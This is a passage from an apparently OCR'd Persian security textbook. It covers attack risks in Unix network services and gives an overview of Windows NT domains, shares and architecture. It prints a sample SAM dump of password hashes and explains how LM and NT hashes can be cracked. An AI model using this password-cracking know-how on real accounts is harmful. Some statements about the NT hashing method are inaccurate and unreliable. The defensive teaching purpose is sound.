- **TelNet** : از طریق سرویس TelNet می‌توان روی یکی از ماشینهای شبکه، یک ترمینال راه دور شبیه‌سازی کرد و به سیستم وارد شد. کاربر از طریق این ترمینال مشخصهٔ کاربری (UserID) و کلمهٔ عبور خود را وارد کرده و سپس فرامین و داده‌های خود را به سمت سرویس‌دهندهٔ TelNet (نصب شده روی ماشین) موردنظر ارسال می‌نماید. سرویس‌دهندهٔ TelNet در سیستم عامل یونیکس، دایمون telnetd نامیده می‌شود. بطور معمول تنظیمات پیش‌فرض پروسه inetd بگونه‌ای است که به پورت ۲۳ مربوط به TelNet گوش داده و در صورت برقراری ارتباط TCP با این پورت سرویس‌دهندهٔ telnetd را فراخوانی می‌نماید؛ چنین کاری امنیت سیستم را به خطر خواهد انداخت. از طرف دیگر اطلاعاتی که از طریق TelNet مبادله می‌شود، بصورت رمز نشده هستند و براحتی استراق‌سمع می‌شوند.

برای آشنائی با روشهای استراق‌سمع و ربودن نشستهای TelNet به فصل هشتم مراجعه کنید.

- **FTP** : همانند TelNet ، دایمون FTP نیز بصورت پیش‌فرض توسط پروسه inetd فراخوانی می‌شود. فایلهائی که بین دو ماشین بوسیلهٔ FTP مبادله می‌شوند، رمزنگاری نشده‌اند؛ لذا خطر استراق‌سمع ، کاربران FTP را نیز تهدید می‌کند. یک نشست FTP نیز بسادگی ربوده می‌شود و در خدمت نفوذگر قرار خواهد گرفت. به غیر از خطر ربوده شدن یک نشست FTP ، یکی از خصوصیات قدیمی FTP به نام FTP Bounce به نحو موثری در خدمت نفوذگر خواهد بود. در مورد ربوده شدن نشستهای TelNet و FTP در فصل هشتم بحث کرده‌ایم.

برای آشنائی با خطر قابلیت FTP Bounce به فصل ششم مراجعه نمائید.

- **TFTP** : این پروتکل ساده و سریع برای انتقال فایلها کاربرد دارد ولیکن برای انتقال فایل بین دو ماشین هیچگونه احراز هویتی انجام نخواهد شد. این سرویس‌دهنده نیز توسط inetd فراخوانی می‌شود و خطر بزرگی برای امنیت یک سیستم محسوب می‌شود.

برای آشنائی با خطری که فعال بودن سرویس‌دهندهٔ TFTP برروی یک سیستم، متوجه شبکه خواهد کرد به فصل هفتم مراجعه کنید.

- **سرویس‌دهندهٔ HTTP** : دایمون HTTP برای تبادل داده‌ها و صفحات وب بین مرورگر و سرویس‌دهندهٔ وب نصب و راه‌اندازی می‌شود. تاکنون تعداد زیادی سرویس‌دهندهٔ وب برای یونیکس معرفی شده‌اند؛ مشهورترین آنها Apache است که به رایگان عرضه می‌شود:

http://www.apache.org/

سرویس‌دهندهٔ وبِ Netscape نیز برای یونیکس عرضه می‌شود ولیکن رایگان نیست. فراموش نکنید که معمولاً سرویس‌دهندهٔ وب بطور مستقل توسط پروسهٔ init راه‌اندازی می‌شود. با توجه به عمومیت فراوان وب، این سرویس‌دهنده به شدت مورد توجه نفوذگران می‌باشد.

در فصل ششم حمله به وب بر اساس برنامه‌های ضعیف و آسیب‌پذیر cgi تشریح شده است. در فصل هفتم نیز روشهای حمله به برنامه‌های کاربردی وب را کالبدشکافی کرده‌ایم.

- **Electronic Mail** : سرویس‌دهنده‌های پست الکترونیکی در انواع گوناگون برای یونیکس عرضه شده است. مهمترین سرویس‌دهندهٔ پست الکترونیکی sendmail نام دارد. sendmail در دو نسخهٔ رایگان (با قابلیتهای کم) و نسخهٔ تجاری عرضه شده است. متاسفانه sendmail بعنوان مهمترین سرویس‌دهندهٔ پست الکترونیکی در محیط یونیکس دارای اشکالات امنیتی فراوان است. باتوجه به آنکه send mail در سطح root اجرا می‌شود لذا این اشکالات می‌تواند، کنترل سیستم را در عالیترین سطح در اختیار نفوذگر قرار بدهد. در صورتی که برای سیستم خود، سرویس‌دهندهٔ sendmail را انتخاب کرده‌اید مطمئن شوید که از نسخه‌های اصلاح شده ، استفاده می‌کنید.
- **r-commands** : بگونه‌ای که در قبل اشاره شد فرامینی همانند rsh ، rlogin ، rcp برای کار با سیستم یونیکس از راه دور (در شبکه) کاربرد دارند. هر یک از این دستورات یک سرویس‌دهندهٔ متناظر دارند که توسط پروسهٔ inetd راه‌اندازی و اجرا می‌شوند. اگر یک نفوذگر بتواند از طریق "خصوصیت اعتماد" به سیستمی رخنه کند قادر خواهد بود از این فرامین راه دور بهره بگیرد.

خطری که ویژگی "اعتماد در یونیکس" سیستمها را تهدید می‌کند ، در فصل هشتم تشریح خواهد شد.

- **سرویس DNS** : سرویس DNS برای آنست که کاربران و پروسه‌ها قادر باشند اسامی حوزه (Domain Name) را به آدرس IP ترجمه کنند. یکی از مهمترین سرویس‌دهنده‌های DNS در محیط یونیکس BIND نام دارد که در دانشگاه برکلی توسعه داده شده است. در سیستم یونیکس سرویس‌دهندهٔ DNS توسط پروسهٔ init بطور مستقل راه‌اندازی و در "پس‌زمینه" اجرا می‌شود و برای دریافت تقاضاهای تحلیل نام از پورت 53 UDP ، منتظر می‌ماند. این سرویس‌دهنده نقش بسیار حساس و کلیدی دارد چرا که اگر نفوذگر بتواند روند اجرای آن را مختل کند یا از طریق ارسال پاسخ‌های جعلی ماشین خود را بجای ماشین DNS جا بزند، قادر است بطور عمدی ترافیک یک یا چند ایستگاه را بمنظور استراق‌سمع به سمت یک ماشین منحرف نماید.

برای آنکه با تکنیک فریب ماشینها از طریق DNS Spoofing آشنا شوید به فصل هشتم مراجعه نمائید.

سیستم *NFS* : سیستم به اشتراک‌گذاری فایلها در شبکه

ماشینهای شبکه که مبتنی بر یونیکس هستند قادرند، بخشی یا کلّ سیستم فایل خود را به اشتراک بگذارند. برای به اشتراک گذاشتن فایلها در یونیکس سیستم NFS معرفی شده که در اواسط دههٔ هشتاد توسط شرکت Sun Micro system طراحی گردید.

NFS به کاربران اجازه می‌دهد که بسادگی به فایلهای اشتراکی دیگر ماشینها دسترسی داشته باشند، بگونه‌ای که تمام فایلها و شاخه‌های اشتراکی یک ماشین راه دور، همانند فایلها و شاخه‌های محلی آن کاربر (به صورت شبیه‌سازی شده) به سیستم فایلش ملحق می‌شود. یعنی دسترسی به یک فایل اشتراکی همانند یک فایل معمولی در سیستم فایل انجام می‌شود و با وجود سیستم NFS هیچ تفاوتی بین فایلهای محلی و فایلها راه دور وجود نخواهد داشت.

به زبان ساده و غیردقیق، به عمل انتقال فایلها و شاخه‌های اشتراکی به درون سیستم فایل محلی عمل Mount گفته می‌شود.

بطور معمول شاخه‌ها و فایلهای اشتراکی درون شاخهٔ /mnt/files نگاشته و Mount می‌شوند. بعنوان مثال اگر ماشینی شاخهٔ /home/export را به اشتراک گذاشته باشد شما می‌توانید با تغییر شاخه به /mnt/files روی سیستم خودتان، به این شاخه و فایل‌های درون آن دسترسی داشته باشید. برای دسترسی به این فایلها هیچ کار اضافه‌ای لازم نیست و شما احتیاجی به TFTP یا FTP نخواهید داشت. در اکثر گونه‌های یونیکس دایمون mountd مسئولیت پاسخگوئی به تقاضاهای mount را برعهده دارد. وقتی در یک ماشین شاخه یا فایلهائی به اشتراک گذاشته می‌شود، دایمون nfsd بعنوان سرویس‌دهندهٔ فایلهای اشتراکی در کنار هستهٔ سیستم عامل وظیفهٔ محاوره با سرویس‌گیرنده‌های NFS را انجام می‌دهد، تقاضاهای دسترسی به فایلها را بررسی کرده و پاسخهای مناسب را باز می‌گرداند.

در سیستم یونیکس به فایلهای اشتراکی "فایلهای صادراتی" نیز گفته می‌شود. در یونیکس‌هائی که

با نسخهٔ BSD سازگارند برای تعریف فایلها و شاخه‌های اشتراکی، فهرست آنها در فایل /etc/exports تنظیم می‌شود. در این فایل به غیر از نام فایلهای اشتراکی، مشخصات ماشینهائی که اجازه دارند از آنها استفاده کنند نیز درج می‌شود و فقط ماشینهای تعریف شده قادرند به آن فایلها (یا شاخه‌ها) دسترسی داشته باشند.

از دیدگاه امنیت سیستم به اشتراک گذاشتن فایلها یک خطر محسوب می‌شود. اگر بدون سیاست و آزادانه فایلها را به اشتراک بگذارید این خطر وجود دارد که یک نفوذگر بتواند به آنها دسترسی پیدا کند. بعنوان مثال اگر یک ماشین که قادر است به فایلهای اشتراکی دسترسی داشته باشد مورد حمله قرار بگیرد فایلهای اشتراکی نیز در اختیار نفوذگر خواهند بود. به طور معمول نفوذگرها در جستجوی فایلهای اشتراکی که توسط سیستم NFS صادر شده، شبکه‌ها را پویش می‌کنند. لذا باید حتی‌الامکان از به اشتراک‌گذاری فایلها اجتناب شود یا در صورت اجبار، باید سطوح دسترسی و مشخصات ماشینهائی که به فایلها دسترسی دارند بدقت تنظیم گردد.

توصیه موکّد ما آن است که در هر حال برای انتقال فایل از قابلیتهای Secure Shell (SSH) یا IPSec استفاده شود تا امنیت داده‌های انتقالی تضمین شود.


سیستم *X Window*

سیستم X Window که اختصاراً X 11 یا X گفته‌می‌شود واسط گرافیکی در یونیکس می‌باشد. X Server، صفحه کلید، صفحه نمایش و ماوس را کنترل می‌کند و آنها را در اختیار برنامه‌های کاربردی قرار می‌دهد، داده‌های برنامه را از واسط گرافیکی دریافت کرده و به آن برنامه هدایت می‌نماید. یکی از برنامه‌های مشهور در یونیکس X Terminal است که به کاربر اجازه می‌دهد از طریق آن دستورات خط فرمان را برای سرویس‌دهندهٔ X Window فرستاده و اجرا نماید. کلاً سیستم X به روشهای گوناگون مورد سوءاستفادهٔ نفوذگر قرار می‌گیرد لذا باید از طریق فرمان xhost توانائی استفاده از سرویس‌دهندهٔ X را محدود به ماشینهای خاص کنید. اگر عدم استفاده از سیستم X برای شبکهٔ شما مقدور است حتی‌الامکان این قابلیت را غیرفعال کنید.

به خاطر بسپارید که داده‌های مبادله شده بین سرویس‌دهندهٔ X و X Terminal رمزنگاری نخواهد شد و احتمال استراق‌سمع این داده‌ها وجود خواهد داشت از اینرو توصیهٔ موکّد ما آنست که بجای استفاده از X Terminal از X Session استفاده کنید تا داده‌ها از طریق SSH رمزنگاری شده مبادله شوند. برای آشنائی با روش سوءاستفادهٔ نفوذگر از X Terminal به فصل هفتم مراجعه کنید.

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

به منظور آشنایی با سیستم عامل یونیکس ، یک کتاب مرجع، چند کتاب ویژه در خصوص کاربردهای آن در شبکه و یک مقاله مرتبط با برنامه‌نویسی مطمئن، در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:


\
. . . . .
Chapter 03 - UNIX Overview
practical_unix_and_internet_security
UNIX E-Books
UNIX Secure Programming

مروری بر *Windows NT/2000* : آنچه در خصوص حملات بر علیه این سیستم عامل در فصول بعد به آنها نیاز دارید !

Windows NT/2000 و شبکه‌هائی که بر بستر این سیستم عامل سازماندهی می‌شوند ، مورد توجه نفوذگران هستند. اگر به سایت *www.attrition.org* مراجعه کرده باشید، دیده‌اید که تاکنون حملات موفق بر علیه ویندوز بیشترین تعداد را دارد. در سایت *nipc.gov* پیام هشداری را مشاهده می‌کنید که به تمام کاربران NT اعلام می‌کند که این سیستم عامل در مقابل حملات DoS[1] آسیب‌پذیر است. در این فصل باید بررسی کنیم که چه دلایلی باعث شده تا این سیستم عامل از نظر امنیتی ضعیف و سست عمل کند!

در ادامه مفاهیم کلی Windows NT را مرور کرده، ساختار این سیستم عامل و تمهیدات امنیتی آنرا بررسی می‌نمائیم؛ سپس اندکی به Windows 2000 می‌پردازیم که در حقیقت همان NT 5.0 و کاملاً سازگار با NT 4.0 می‌باشد.

این فصل راهگشای آنهائی که با جزئیات این سیستم عامل آشنا نیستند، نخواهد بود بلکه فقط مروری بر مشخصه‌های کلی آن از دیدگاه "امنیت" است. علاقمندان را به مطالعهٔ کتاب زیر توصیه می‌نمائیم:

Windows NT/2000 Network Security : E.Eugene Shultz.

آموزش تصویری Windows 2000

به منظور آموزش مولفه‌های سیستم عامل Windows 2000 تعدادی ویدیو ، برنامهٔ شبیه‌ساز نصب و چند مقاله (متعلق به شرکت مایکروسافت) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشد. آدرس موقعیت این برنامه‌ها بر روی CD ، در انتهای فصل مشخص شده است.

در حقیقت پیشینهٔ NT به دو سیستم عامل OS/2 و Lan Manager برمی‌گردد. مایکروسافت برای آنکه NT را سازگار با این دو سیستم عامل عرضه کند، از مکانیزمهائی که آن دو برای پیاده‌سازی شبکه استفاده می‌کردند، حمایت کرد و آنها را در NT بکار گرفت؛ با این ویژگی که NT محیط گرافیکی زیبا، ساده و بهتری داشت و در ضمن از برخی جهات، کارآمدتر عمل می‌کرد. این خصوصیات باعث شد تا NT در مدّت کوتاهی در صدر جدول پرفروشترین سیستمهای عامل شبکه قرار بگیرد.

طراحان این سیستم عامل ، نام NT به معنای تکنولوژی جدید (New Technology) را بر آن نهادند درحالی‌که اشکالات امنیتی آن باعث شد که در جمع مخالفان NT با نام Next Titanic (کشتی تایتانیک بعدی) مشهور شود؛ اقیانوس‌پیمایی که در عین زیبایی و ابهت ، کاربران خود را در اعماق اقیانوس غرق می‌کند!!

اگرچه شرکتهای بسیار متعددی پشتیبان یونیکس هستند و آنرا به نحوی توسعه می‌دهند ولی تنها

---

[1] **حملات نوع DoS را در فصل نهم مطالعه کنید.**

توسعه‌دهندهٔ NT ، شرکت مایکروسافت است. NT در نسخه‌های 3.1 ، 3.5 ، 3.51 ، 4.0 و 2000 عرضه شده است. این سیستم عامل تا نسخهٔ 4.0 ، سرشار از مشکلات امنیتی بود در حالیکه از این نسخه به بعد تلاش مایکروسافت به امن‌تر کردن آن معطوف شد، ولی متاسفانه هنوز مشکلاتی در آن وجود دارد.

مفاهیم پایه *NT*

حوزه‌ها (Domains) : گروه‌بندی ماشینها

"حوزه یا Domain" مجموعه‌ای از ماشینهای مبتنی بر NT هستند که احراز هویت آنها و اجازه بهره‌برداری از منابع شبکه، توسط یک بانک اطلاعاتی واحد و مرکزی انجام می‌شود. کاربران تعریف شده در یک حوزه می‌توانند پس از احراز هویت، به آن حوزه وارد شده و از تمام منابع اشتراکی استفاده نمایند. منابع مشترک در شبکه بر روی ماشینهای مختلف حوزه توزیع شده‌اند. این منابع موجود در یک حوزه بصورت یکپارچه در اختیار کاربران قرار می‌گیرد و یک کاربر حوزه مجبور نیست برای استفاده از یک منبع اشتراکی متعلق به یک ماشین (مثل چاپگر) ، مستقیماً به آن ماشین مراجعه کرده و در آن وارد شود. (log کند.) به عبارت ساده‌تر ، وقتی کاربری به یک حوزه وارد می‌شود منابع پراکندهٔ مشترک در شبکه را بصورت یکپارچه در اختیار خود می‌بیند!

برای ایجاد یک حوزه در شبکه، باید حداقل یک "سرویس‌دهندهٔ کنترلر حوزه Domain Controller" وجود داشته باشد. این سرویس‌دهنده تمام کاربران حوزه را احراز هویت کرده و اجازهٔ استفاده از منابع اشتراکی را صادر می‌نماید. با توجه به آنکه این سرویس‌دهنده تنها راه ورود به حوزه و بهره گرفتن از منابع شبکه محسوب می‌شود لذا هرگونه اخلال در آن، کلّ شبکه را از کار خواهد انداخت. در NT برای سرویس‌دهندهٔ "کنترلر اصلی حوزه"[۱] (PDC) یک "سرویس‌دهندهٔ پشتیبان" دیگر بنام BDC[۲] در نظر گرفته شده است. هر گاه PDC بدلیلی از کار بیفتد، BDC کنترل حوزه را بدست خواهد گرفت؛ این مکانیزم به قابلیت اعتماد شبکه کمک می‌کند. در "بانک اطلاعاتی احراز هویت"[۳] ، کلیهٔ حسابهای کاربری و کلمات عبور رمز شده درج و ثبت شده است. این بانک اطلاعاتی به SAM Database شهرت دارد و فقط در اختیار سرویس‌دهنده‌های PDC و BDC است.

در هر حوزه برای تامین امنیت ، موارد زیر بدقت کنترل می‌شود:

- حداقل طول و زمان انقضای کلمهٔ عبور
- سیاستهای نظارت بر عملکرد و توانائی کاربران در بهره‌گیری از منابع اشتراکی شبکه
- رمزنگاری کلمات عبور

مفهوم حوزه روشی متمرکز و مطمئن‌تر برای به اشتراک گذاشتن منابع محسوب می‌شود ولی برای ساده‌تر شدن مراحل نصب و صرف هزینهٔ کمتر می‌توان از مفهوم "گروههای کاری" استفاده کرد.

---

[۱] Primary Domain Controller
[۲] Backup Domain Controler
[۳] Authentication Database

Workgroup : گروه کاری

یکی دیگر از روشهای به اشتراک‌گذاری منابع شبکه، استفاده از مفهوم گروههای کاری است. هر ماشین با عضویت در یک گروه کاری ، از منابع اشتراکی موجود در آن گروه کاری استفاده می‌کند بشرطی که مجوزها و کلمات عبور لازم را در اختیار داشته باشد. گروههای کاری جانشین ضعیف و بسیار نامناسبی برای حوزه‌ها هستند و از لحاظ امنیتی تا حدودی خطرناک هستند. در ادامه باز هم به این موضوع خواهیم پرداخت.

منابع اشتراکی

از دیدگاه کاربر یک منبع اشتراکی، ابزاری همانند یک دیسک سخت ، فایل ، شاخه یا چاپگر در شبکه است که تحت ضوابطی در اختیار اعضای شبکه قرار داده شده است. اگر چه مکانیزمهای سرویس‌دهندهٔ منابع اشتراکی در NT با عملکرد NFS در یونیکس متفاوت است ولی از دیدگاه کاربر مفهومی معادل دارد: "از یک منبع اشتراکی می‌توان همانند منابع اختصاصی استفاده کرد." کاربر در محیط NT می‌تواند از طریق Windows Explorer منابع اشتراکی را پیدا کرده و روی آیکون آن کلیک کند تا بدان متصل شود. در خط فرمان نیز می‌توان بصورت زیر عمل کرد:

```
C:\net use\\[IP address or hostname]\[sharename]-[username]:[password]
```

پس از متصل شدن به یک منبع اشتراکی، کاربر می‌تواند به اشیاء درون آن منبع (مثل شاخه‌ها، فایلها) دسترسی داشته باشد. (البته بسته به سطح مجوز تعریف شده برای آن اشیاء و کلمهٔ عبور کاربر)

در ویندوز تعریف منابع اشتراکی ، اتصال به آنها و بهره‌برداری بسیار ساده است و به سرعت انجام می‌شود.

Hot Fixes و Service Packs :

در هر سیستم عاملی پس از ارائهٔ آن به بازار، مشکلات و شکافهائی کشف می‌شود که تولیدکنندهٔ آنرا وادار می‌کند تا به سرعت نسخهٔ اصلاحی آنرا عرضه نماید. NT از این مقوله مستثنی نیست؛ شرکت مایکروسافت بخشهائی از سیستم عامل را که باید اصلاح شوند یا تغییراتی را که باید در مولفه‌های سیستم عامل اعمال شود، در قالب Service Pack عرضه می‌کند. Service Pack توسط فرمان upgrade نصب می‌شود و بطور خودکار اصلاحات لازم را انجام می‌دهد.

Hot Fix شامل توصیه‌های کاربردی و برنامه‌نویسی است که باید توسط مسئولین سیستم یا برنامه‌نویسان رعایت شود تا برنامه‌های کاربردی نقاط آسیب‌پذیر و شکاف امنیتی نداشته باشند و منجر به درهم شکسته شدن و فروپاشی سیستم نشود. Hot Fixها هر چند ماه یکبار در ا ختیار خریداران NT (یا 2000) قرار می‌گیرد.


☜ بطور دائم به وب‌سایت بخش پشتیبانی مایکروسافت سر بزنید و آخرین بسته‌های Hot Fix و Service Pack را تهیه و نصب کنید.

معماری NT

در شکل (۱-٤) یک شمای کلّی از معماری NT ارائه شده است. در این ساختار ، سیستم عامل بـه دو بخش تفکیک و سازماندهی شده است:

- حالت کاربر (User Mode)
- حالت هسته (Kernel Mode)

در معماری NT فقط قسمت HAL (لایهٔ تجرید سخت‌افزار) است که با سخت‌افزار درگیر می‌شود. پس از آن هستهٔ سیستم عامل و سپس مجموعهٔ بزرگـی از زیرسیسـتمها سـاختار کلـی NT را تشـکیل داده‌اند. برای آنکه بفهمیم در پشت صفحه چه اتفاق می‌افتد بهتر است اندکی در مورد ایـن دو حـالت شرح بدهیم:



شکل (۱-٤) شمای کلّی از معماری سیستم عامل Windows NT

حالت کاربر

حالت کاربر شامل تمام زیرسیستمهائی است که به نحوی با کاربر در تعامل و فعل و انفعال هستند. برخی از این سیستمها عبارتند از:

- **Winlogon** : زیرسیستمی که ورود کاربر به سیستم را فراهم کرده و بر آن نظارت می‌کند.
- **Windows32** : این زیرسیستم فعالیتهای تمام زیرسیستمهای دیگر را هماهنگ می‌کند و ارتباط آنها را با هستهٔ سیستم عامل سازماندهی و نظارت می‌نماید.
- **(WOW) Windows On Windows** : این زیرسیستم اجازه می‌دهد که برنامه‌های کاربردی قدیمی (شانزده بیتی) برروی NT که سی و دو بیتی است اجرا شود.
- **OS/2** : این زیرسیستم برای حمایت از محیط OS/2 در NT است. (به شرط نیاز)
- **POSIX** : این زیرسیستم برای حمایت از محیط سیستم عامل POSIX در NT است.(به شرط نیاز)
- **Security Subsystem** : این زیرسیستم که اختصاراً LSA[1] نامیده می‌شود نقش بسیار حساسی در امنیت سیستم عامل NT ایفا می‌کند. این زیرسیستم تلاشهای ورود به سیستم را نظارت کرده، کلمات عبور و حسابهای کاربری را ارزیابی می‌نماید و از طریق "مدیر امنیت حسابهای کاربری"[2] (که به اختصار SAM نامیده می‌شود) اجازهٔ ورود به سیستم را صادر می‌کند. بگونه‌ای که قبلاً اشاره شد حسابهای کاربری در بانک اطلاعاتی SAM ذخیره می‌شود؛ برای هر حساب کاربری دو نوع کلمهٔ عبور بصورت رمز شده در SAM وجود دارد:

  ۱. کلمهٔ عبور LM که برای سازگاری با محصولات قبلی مایکروسافت همانند Lan Man (یعنی همان Microsoft for Workgroups) در این بانک اطلاعاتی ذخیره می‌شود.

  ۲. کلمهٔ عبور NT Hash ، که برای رمزنگاری کلمات عبور از روش قدرتمندتر و پیچیده‌تر MD-4 استفاده کرده است.

شکل (۲-٤) محتویات بانک اطلاعاتی SAM را که در آن چهار حساب کاربری تعریف شده، نشان می‌دهد.

```
fredc:1011:3466C2B0487FE39A417EAF50CFAC29C3:80030E356D15FB1942772DCFD7DD3234:::
alfredof:1000:89D42A44E77140AAAAD3B435B51404EE:C5663434F963BE79C8FD99F535E77AAD8:::
willw:1012:DBC5E5CBA8028091B79AE2610DD89D4C:6B6E0FB2ED246885B98586C73B5BFB77:::
sharons:1001:1C3A2B6D939A1021AAD3B435B51404EE:E24106942BF38BCF57A6A4B29016EFF6:::
```

شکل (۲-٤) مولفه‌های بانک اطلاعاتی SAM با چهار حساب کاربری

بگونه‌ای که ملاحظه می‌شود هر سطر در این فایل شامل چند بخش است:

- Account Name (مثل fredc)
- یک شمارهٔ منحصر بفرد که می‌تواند یک حساب کاربری را بطور یکتا مشخص نماید. (مثل 1011)

---

[1] Local Security Authority
[2] Security Account Manager

- کلمهٔ عبور رمز شده بروش LM
- کلمهٔ عبور رمز شده بروش NT Hash
- تعدادی فیلد اختیاری

هر فیلد با علامت ":" از فیلد بعدی تفکیک می‌شود. در شکل (۲-٤) مشاهده می‌کنید که کلمات عبور LM و NT Hash بصورت رمزشده و درهم ذخیره شده‌اند؛ حال باید ببینیم که رمزنگاری کلمات عبور چگونه انجام می‌شود.

در کلمات عبور LM طول کلمهٔ عبور حداکثر ١٤ کاراکتر تعیین شده است و از روش DES برای رمزنگاری آن استفاده می‌شود. اگر تعداد کاراکترهای کلمه از ١٤ کاراکتر بیشتر شود، کاراکترهای اضافی حذف می‌شوند و در صورتی که از ١٤ کاراکتر کمتر شود با کاراکتر فاصلهٔ‌خالی (Blank) پر می‌شود. این چهارده کاراکتر به دو قسمت هفت کاراکتری (معادل ٥٦ بیت) تقسیم می‌شود. به هر قسمت یک کاراکتر توازن (Parity) اضافه شده و بعنوان کلید برای رمزنگاری DES استفاده می‌شود.

برای آشنایی با DES ، به ضمیمهٔ (ج) مراجعه فرمایید.

استفاده از هفت کاراکتر بعنوان رمز DES باعث شده تا نفوذگر بتواند از طریق سعی و خطا کلمات عبور مختلف را امتحان کند و در صورت صرف وقت کافی آنرا بدست بیاورد.

روش درهم‌سازی کلمات عبور (NT Hash) قویتر از روش LM است ولی باز هم قابل شکستن و کشف می‌باشد. در روش NT Hash کلمهٔ عبور بصورت ١٤ کاراکتری تنظیم شده و سپس روش MD-4 (Message Digiest Version 4) **سه** بار روی آن اعمال می‌شود تا کلمهٔ عبور رمز شده بدست آید. اگر چه روش MD-4 برای رمزنگاری و "درهم کردن" کلمهٔ عبور بقدر کافی قدرتمند و غیرقابل شکست می‌باشد ولی استفادهٔ ضعیف شرکت مایکروسافت از آن، امنیت کلمات عبور را تا حدودی به خطر انداخته است. دقت کنید که در روش NT Hash ، کلمهٔ عبور قبل از اعمال روش MD-4، "درهم-Hash-" نمی‌شود، لذا این امکان وجود دارد که نفوذگر بتواند کلمات یک فرهنگ لغت را (با جایگشت چند حرف در ابتدا یا انتهای آن) بروش MD-4 رمز کرده و آنرا با کلمهٔ عبور رمز شده مقایسه نماید. این اشکال باعث شده که حساب کاربری افراد تنبلی که از کلمات عبور ساده و موجود در فرهنگ لغت استفاده کرده‌اند، شکسته شده و باز شود! این اشکال در محیط یونیکس ، با این شدّت وجود ندارد.

برای آشنائی با روشهائی که نفوذگر برای حمله به کلمات عبور بدانها متوسل می‌شود به فصل هفتم مراجعه کنید.

حالت هسته *(Kernel Mode)*

هستهٔ سیستم عامل کلید دسترسی بقیهٔ اجزاء به منابع مهم سیستم همانند حافظه و سخت‌افزار است، بگونه‌ای که در شکل (١-٤) نشان داده شده است ، ساختار هسته در NT از دو بخش تشکیل شده است:

- **زیرسیستمهای اجرائی هسته (Executive)** : این زیرسیستمها هر یک وظیفهٔ خاصی را برعهده

دارند:

- **Input/Output Manager** — **مدیر ورودی/خروجی**
- **Object Manager** — **مدیر شیء**
- **Security Reference Monitor** — **ناظر امنیت**
- **Local Procedure Call** — **زیرسیستم مدیریت فراخوانیهای محلی**
- **Virtual Memory Manager** — **مدیر حافظهٔ مجازی**
- **Graphic Driver Interface** — **واسط نمایش گرافیکی**
- **Process Manager** — **مدیر پروسه**

از دیدگاه امنیت، زیرسیستم Security Reference Monitor نقش بسیار حساسی برعهده دارد. این زیرسیستم هرگونه تلاش برای دسترسی به هسته را بررسی ، تائید یا ردّ می‌نماید؛ در حقیقت این زیرسیستم نقش نگهبان یا محافظ هسته را ایفا می‌کند. این زیرسیستم تمام تقاضاهای دسترسی به **"اشیاء"** سیستم همانند فایلها یا مولفه‌های سیستم عامل را تحت نظارت دارد و بررسی می‌کند که آیا کاربر یا برنامه‌ای که می‌خواهد به یک شیء دسترسی داشته باشد مجوز لازم را داردیا خیر؟ این زیرسیستم رخدادها و علائم لازم را جهت درج در فایلهای ثبت (log files) ، تولید می‌کند. یکی دیگر از زیرسیستمهای مهم در حالت هسته، "مدیر شیء -Objec Manager–" است. این زیرسیستم اطلاعات لازم در مورد اشیاء سیستم را نگهداری و مدیریت می‌نماید. منظور از اشیاء در NT تمام ابزارها مثل چاپگر، رسّام (Plotter) ، فایلها یا شاخه‌ها، CD-ROM ، خطوط لوله (pipe) و نظایر آنها می‌باشد. "مدیر شیء" در NT ، برای هر شیء یک 